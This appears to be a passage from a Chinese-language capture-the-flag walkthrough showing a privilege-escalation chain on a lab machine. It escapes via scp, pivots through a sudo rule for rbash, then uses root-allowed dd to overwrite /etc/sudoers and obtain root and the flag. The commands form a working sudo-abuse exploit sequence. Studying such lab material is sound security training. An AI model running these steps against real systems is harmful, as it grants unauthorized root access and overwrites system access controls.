bla@ck00:~$ sudo -u bla1 scp -S $TF x y:
$ whoami&&id
bla1
uid=1001(bla1) gid=1001(bla1) groups=1001(bla1)
成功切换到 bla1 用户,查看一下可运行权限
$ sudo -l
Matching Defaults entries for bla1 on ck00:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bla1 may run the following commands on ck00:
    (ck-00) NOPASSWD: /bin/rbash
可以使用 ck-00 权限 运行 /bin/rbash 指令
ck-00
通过 google 查询,rbash 是受限制的 bash,直接使用 rbash 切换到 ck-00
$ sudo -u ck-00 /bin/rbash
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ck-00@ck00:~$ whoami&&id
ck-00
uid=1000(ck-00) gid=1000(ck-00) groups=1000(ck-00),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
root
ck-00@ck00:~$ whoami&&id
ck-00
uid=1000(ck-00) gid=1000(ck-00) groups=1000(ck-00),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
ck-00@ck00:~$ sudo -l
Matching Defaults entries for ck-00 on ck00:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ck-00 may run the following commands on ck00:
    (root) NOPASSWD: /bin/dd
继续查询后发现,可以使用 root 权限执行 dd
依然借助 GTFOBins
LFILE=file_to_write
echo "data" | sudo dd of=$LFILE
这是 GTFOBins 给出来的用法,可以将任意内容写入到任意文件,我们进行一下修改
echo "ck-00 ALL=(ALL) NOPASSWD: ALL" | sudo -u root dd of=/etc/sudoers
让 ck-00 用户可以以任意身份执行任意命令
ck-00@ck00:~$ echo "ck-00 ALL=(ALL) NOPASSWD: ALL" | sudo -u root dd of=/etc/sudoers
0+1 records in
0+1 records out
30 bytes copied, 0.000282392 s, 106 kB/s
ck-00@ck00:~$ sudo su
root@ck00:/home/bla# whoami&&id
root
uid=0(root) gid=0(root) groups=0(root)
接着成功提权到 root 权限

成功拿到 root 权限的 flag
